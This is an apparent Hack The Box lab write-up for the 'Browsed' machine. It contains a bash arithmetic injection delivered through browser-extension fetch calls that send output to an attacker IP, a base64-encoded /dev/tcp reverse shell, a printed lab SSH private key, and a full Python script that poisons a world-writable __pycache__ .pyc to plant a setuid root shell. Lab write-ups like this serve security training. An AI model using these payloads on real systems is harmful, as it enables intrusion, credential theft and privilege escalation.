┌──(wither㉿localhost)-[~/…/htb-labs/Medium/Browsed/MarkdownPreview]
└─$ echo "CiAgICA8aDE+TWFya2Rvd24gUHJldmlld2VyPC9oMT4KICAgIDxmb3JtIGFjdGlvbj0iL3N1Ym1pdCIgbWV0aG9kPSJQT1NUIj4KICAgICAgICA8dGV4dGFyZWEgbmFtZT0iY29udGVudCIgcm93cz0iMTAiIGNvbHM9IjgwIj48L3RleHRhcmVhPjxicj4KICAgICAgICA8aW5wdXQgdHlwZT0ic3VibWl0IiB2YWx1ZT0iUmVuZGVyICYgU2F2ZSI+CiAgICA8L2Zvcm0+CiAgICA8cD48YSBocmVmPSIvZmlsZXMiPlZpZXcgc2F2ZWQgSFRNTCBmaWxlczwvYT48L3A+CiAgICA=" | base64 -d

    <h1>Markdown Previewer</h1>
    <form action="/submit" method="POST">
        <textarea name="content" rows="10" cols="80"></textarea><br>
        <input type="submit" value="Render & Save">
    </form>
    <p><a href="/files">View saved HTML files</a></p>
Next, let's try using a bash arithmetic injection vulnerability to implement RCE.
Let's modify our manifest.json
fetch("http://localhost:5000/routines/" + encodeURIComponent("a[$(id)]"))
  .then(r => r.text())
  .then(d => fetch("http://10.10.14.16/?d=" + btoa(d)));
Then we will receive the response
┌──(wither㉿localhost)-[~/…/htb-labs/Medium/Browsed/MarkdownPreview]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.244.79 - - [25/Apr/2026 13:28:12] "GET /?d=Um91dGluZSBleGVjdXRlZCAh HTTP/1.1" 200 -

┌──(wither㉿localhost)-[~/…/htb-labs/Medium/Browsed/MarkdownPreview]
└─$ echo "Um91dGluZSBleGVjdXRlZCAh" | base64 -d
Routine executed !
The script's output will never be sent back:
@app.route('/routines/<rid>')
def routines(rid):
    # Call the script that manages the routines
    # Run bash script with the input as an argument (NO shell)
    subprocess.run(["./routines.sh", rid])
    return "Routine executed !"
Now I will modify it with reverse shell
┌──(wither㉿localhost)-[~/…/htb-labs/Medium/Browsed/MarkdownPreview]
└─$ echo 'bash  -i >& /dev/tcp/10.10.14.16/443  0>&1  ' | base64
YmFzaCAgLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMTYvNDQzICAwPiYxICAK

# Modify the file `manifest.json`
fetch("http://localhost:5000/routines/" + encodeURIComponent("a[$(echo YmFzaCAgLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMTYvNDQzICAwPiYxICAK | base64 -d | bash)]"));
Then we can get the shell as larry
┌──(wither㉿localhost)-[~/…/htb-labs/Medium/Browsed/MarkdownPreview]
└─$ nc -lnvp 443
listening on [any] 443 ...
Connection received on 10.129.244.79 41288
larry@browsed:~/markdownPreview$
Also we can find the ssh private key from .sshdirectory
larry@browsed:~/.ssh$ cat id_ed25519
cat id_ed25519
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACDZZIZPBRF8FzQjntOnbdwYiSLYtJ2VkBwQAS8vIKtzrwAAAJAXb7KHF2+y
hwAAAAtzc2gtZWQyNTUxOQAAACDZZIZPBRF8FzQjntOnbdwYiSLYtJ2VkBwQAS8vIKtzrw
AAAEBRIok98/uzbzLs/MWsrygG9zTsVa9GePjT52KjU6LoJdlkhk8FEXwXNCOe06dt3BiJ
Iti0nZWQHBABLy8gq3OvAAAADWxhcnJ5QGJyb3dzZWQ=
-----END OPENSSH PRIVATE KEY-----
We can use this private key to ssh connect to the shell as larry
┌──(wither㉿localhost)-[~/…/htb-labs/Medium/Browsed/MarkdownPreview]
└─$ ssh -i id_ed25519 larry@10.129.244.79
larry@browsed:~$ whoami
larry
larry@browsed:~$ id
uid=1000(larry) gid=1000(larry) groups=1000(larry)
Privilege Escalation
I would check sudo -lfirstly
larry@browsed:~$ sudo -l
Matching Defaults entries for larry on browsed:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User larry may run the following commands on browsed:
    (root) NOPASSWD: /opt/extensiontool/extension_tool.py
We can review the script
larry@browsed:~$ cat /opt/extensiontool/extension_tool.py
#!/usr/bin/python3.12
import json
import os
from argparse import ArgumentParser
from extension_utils import validate_manifest, clean_temp_files
import zipfile

EXTENSION_DIR = '/opt/extensiontool/extensions/'

def bump_version(data, path, level='patch'):
    version = data["version"]
    major, minor, patch = map(int, version.split('.'))
    if level == 'major':
        major += 1
        minor = patch = 0
    elif level == 'minor':
        minor += 1
        patch = 0
    else:
        patch += 1

    new_version = f"{major}.{minor}.{patch}"
    data["version"] = new_version

    with open(path, 'w', encoding='utf-8') as f:
        json.dump(data, f, indent=2)

    print(f"[+] Version bumped to {new_version}")
    return new_version

def package_extension(source_dir, output_file):
    temp_dir = '/opt/extensiontool/temp'
    if not os.path.exists(temp_dir):
        os.mkdir(temp_dir)
    output_file = os.path.basename(output_file)
    with zipfile.ZipFile(os.path.join(temp_dir,output_file), 'w', zipfile.ZIP_DEFLATED) as zipf:
        for foldername, subfolders, filenames in os.walk(source_dir):
            for filename in filenames:
                filepath = os.path.join(foldername, filename)
                arcname = os.path.relpath(filepath, source_dir)
                zipf.write(filepath, arcname)
    print(f"[+] Extension packaged as {temp_dir}/{output_file}")

def main():
    parser = ArgumentParser(description="Validate, bump version, and package a browser extension.")
    parser.add_argument('--ext', type=str, default='.', help='Which extension to load')
    parser.add_argument('--bump', choices=['major', 'minor', 'patch'], help='Version bump type')
    parser.add_argument('--zip', type=str, nargs='?', const='extension.zip', help='Output zip file name')
    parser.add_argument('--clean', action='store_true', help="Clean up temporary files after packaging")

    args = parser.parse_args()

    if args.clean:
        clean_temp_files(args.clean)

    args.ext = os.path.basename(args.ext)
    if not (args.ext in os.listdir(EXTENSION_DIR)):
        print(f"[X] Use one of the following extensions : {os.listdir(EXTENSION_DIR)}")
        exit(1)

    extension_path = os.path.join(EXTENSION_DIR, args.ext)
    manifest_path = os.path.join(extension_path, 'manifest.json')

    manifest_data = validate_manifest(manifest_path)

    # Possibly bump version
    if (args.bump):
        bump_version(manifest_data, manifest_path, args.bump)
    else:
        print('[-] Skipping version bumping')

    # Package the extension
    if (args.zip):
        package_extension(extension_path, args.zip)
    else:
        print('[-] Skipping packaging')


if __name__ == '__main__':
    main()
This is a browser extension management tool with three main functions:
validate_manifest() — validates the extension's manifest.json

bump_version() — updates the extension version number (major/minor/patch)

package_extension() — packages the extension into a zip file
Path Traversal → Arbitrary file writing, Location: package_extension() function
output_file = os.path.basename(output_file)  # Only the filenames were cleaned up
with zipfile.ZipFile(os.path.join(temp_dir, output_file), 'w', ...) as zipf:
    for foldername, subfolders, filenames in os.walk(source_dir):
        for filename in filenames:
            filepath = os.path.join(foldername, filename)
            arcname = os.path.relpath(filepath, source_dir)  # ← Vulnerable point
            zipf.write(filepath, arcname)
Problem: The arcname is generated using os.path.relpath(), but it doesn't verify whether arcname contains ../.
If a symbolic link exists in the extended directory pointing to the parent directory, arcname might become a path like ../../etc/passwd. This can lead to a Zip Slip attack during decompression, overwriting arbitrary system files.
There is also a Python module hijacking issue.
The problem lies in the script python from extension_utils import validate_manifest, clean_temp_files. The script imports functions from extension_utils. Python's module search order is:
1. Current working directory (CWD)

2. Paths specified by the PYTHONPATH environment variable

3. Standard library directory

4. site-packages
The /opt/extension tool/__pycache__/ directory is writable by users with low privileges.
larry@browsed:~$ ls -la /opt/extensiontool/__pycache__/
total 8
drwxrwxrwx 2 root root 4096 Dec 11 07:57 .
drwxr-xr-x 4 root root 4096 Dec 11 07:54 ..
This means I can update the .pyc files within it. Then, when I run the script as the root user, my .pyc files will also run as the root user.
The naturally generated .pyc file contains the following header information.
larry@browsed:/opt/extensiontool$ xxd __pycache__/extension_utils.cpython-312.pyc | head -1
00000000: cb0d 0d0a 0000 0000 d3e8 df67 dd04 0000  ...........g....
We need to ensure that our malicious .pycfile uses the same header file.
We can create a script to exploit this.
import marshal
import py_compile
import subprocess
from datetime import datetime, timezone
from dis import dis
from pathlib import Path
from types import SimpleNamespace
from py_compile import PycInvalidationMode


def parse_header(header):
    metadata = SimpleNamespace()
    metadata.magic_number = header[0:4]
    metadata.magic_int = int.from_bytes(header[0:4][:2], "little")
    metadata.python_version = f"3.{(metadata.magic_int - 2900) // 50}"
    metadata.bit_field = int.from_bytes(header[4:8], "little")
    metadata.pyc_type = {
        0: PycInvalidationMode.TIMESTAMP,
        1: PycInvalidationMode.UNCHECKED_HASH,
        3: PycInvalidationMode.CHECKED_HASH,
    }.get(metadata.bit_field)
    if metadata.pyc_type is PycInvalidationMode.TIMESTAMP:
        metadata.timestamp = datetime.fromtimestamp(
            int.from_bytes(header[8:12], "little"),
            timezone.utc,
        )
        metadata.file_size = int.from_bytes(header[12:16], "little")
    else:
        metadata.hash_value = header[8:16]
    return metadata

BASE_DIR = Path("/opt/extensiontool")

print('[*] Running extension_tool.py to ensure .pyc files exist')
subprocess.run(['sudo', BASE_DIR / 'extension_tool.py'], capture_output=True)

print('[*] Reading legit header from .pyc')
pyc = BASE_DIR / '__pycache__/extension_utils.cpython-312.pyc'
raw_header = pyc.read_bytes()[:16]
header = parse_header(raw_header)
for k,v in vars(header).items():
    print(f"    {k}: {v}")

print('[*] Creating poisoned source code')
orig = BASE_DIR / 'extension_utils.py'
orig_src = orig.read_text()
poisoned_src = orig_src + '''

import os
os.system('cp /bin/bash /tmp/shell; chmod 6777 /tmp/shell')
'''

print('[*] Compiling poisoned source and overwriting .pyc')
code = compile(poisoned_src, BASE_DIR / 'extension_utils.py', 'exec')
pyc.unlink()
pyc.write_bytes(raw_header + marshal.dumps(code))

print('[*] Running extension_tool.py with poisoned .pyc')
subprocess.run(['sudo', BASE_DIR / 'extension_tool.py'], capture_output=True)

shell = Path('/tmp/shell')
if shell.exists():
    print('[+] SetUID / SetGID bash exists. Starting root shell.')
    subprocess.run(['/tmp/shell', '-p'])
else:
    print('[-] Exploit failed')
It runs a program to ensure the .pyc file exists. Then it retrieves the header files from that file for reuse. It reads the source code of extension_utils.py and appends bash code at the end to create SetUID/SetGID. It then compiles that code and outputs the header files and bytecode to the .pyc file. I need to delete it first because Larry doesn't have write permissions to a legitimate copy. However, since the directory is globally writable, it can be easily deleted and a new file written.
After we run the script, we can get the shell as root
larry@browsed:~$ python3 shell.py
[*] Running extension_tool.py to ensure .pyc files exist
[*] Reading legit header from .pyc
    magic_number: b'\xcb\r\r\n'
    magic_int: 3531
    python_version: 3.12
    bit_field: 0
    pyc_type: PycInvalidationMode.TIMESTAMP
    timestamp: 2025-03-23 10:56:19+00:00
    file_size: 1245
[*] Creating poisoned source code
[*] Compiling poisoned source and overwriting .pyc
[*] Running extension_tool.py with poisoned .pyc
[+] SetUID / SetGID bash exists. Starting root shell.
shell-5.2# whoami
root
Description
Browsed is a medium-difficulty Linux machine centred around abusing browser extension functionality. By uploading a malicious Chrome extension, players intercept a developer's browsing activity to uncover an internal Gitea instance hosting a Flask application. Source code analysis reveals a command injection vulnerability in a bash script exposed via a localhost-only endpoint; since the endpoint is unreachable directly, a second extension is delivered to make the developer's browser trigger the payload, yielding a reverse shell as larry. Privilege escalation abuses Python's bytecode caching mechanism — the __pycache__ directory of a privileged tool is world-writable, allowing replacement of a trusted .pyc file with a malicious compiled module that executes as root on the next scheduled invocation.